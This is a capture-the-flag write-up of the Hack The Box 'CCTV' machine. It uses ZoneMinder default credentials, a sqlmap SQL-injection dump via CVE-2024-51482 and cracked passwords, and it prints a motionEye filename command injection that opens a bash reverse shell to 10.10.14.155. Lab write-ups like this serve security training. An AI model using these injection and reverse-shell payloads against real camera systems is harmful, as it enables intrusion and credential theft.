# HTB-CCTV
Table of Contents
Scope:10.129.7.4Recon
Nmap
sudo nmap -sC -sV -sT -p- -Pn -T5 --min-rate=5000 -vvvv cctv.htb
PORT   STATE SERVICE REASON  VERSION22/tcp open  ssh     syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)80/tcp open  http    syn-ack Apache httpd 2.4.58|_http-title: SecureVision CCTV & Security Solutions| http-methods:|_  Supported Methods: GET POST OPTIONS HEADService Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel
This post is password-protected. Enter the password to continue:
80/TCP - HTTP
Heading over to the web server I find the following:

I head over to the Staff Login where I’m able to log in with default admin - admin creds into the ZoneMinder instance:



In the top right corner I notice the version number 1.37.63 which I look up:
Exploitation
CVE-2024-51482
On this github page I found the complete guide on how to exploit this instance:

We can go ahead and dump the password hash as follows:
sqlmap -u "http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1" \ --cookie="ZMSESSID=gkj6fc5hvi63avddv68krtpd1r" \ -p tid --dbms=mysql --batch -D zm -T Users --dump

john

markopensesameFoothold
SSH as Mark
With the found credentials we can easily log in as mark:


In order to fetch the user flag we’ll have to move laterally to sa_mark however:
Enumeration
During enumeration I discover some internally facing ports:



In order to reach these I go ahead and upload a ligolo agent so I can port forward them.
Privilege Escalation
8765/TCP - HTTP

I can now view the ports such as 8765 which turns out to be the motionEye service:

In order to log in I need some creds, those of mark do not work here unfortunately.
I then tried to find the config file inside the file system:

While the motioneye.conf file wasn’t useful, the motion.conf was:

admin989c5a8ee87a0e9521ec81a79187d162109282f0Using a meticulously crafted worlist I am able to retrieve the password:

adminX1l9fx1ZjS7RZbUsing this password I can now gain access:
We can then exploit this as follows:


Next up we head on over to the Still Images tab where we will use the following reverse shell payload:
$(python3 -c "import os;os.system('bash -c \"bash -i >& /dev/tcp/10.10.14.155/443 0>&1\"')").%Y-%m-%d-%H-%M-%S
We then press Apply and now we can get the shell by using the following command:
curl "http://240.0.0.1:7999/1/action/snapshot"

root.txt


user.txt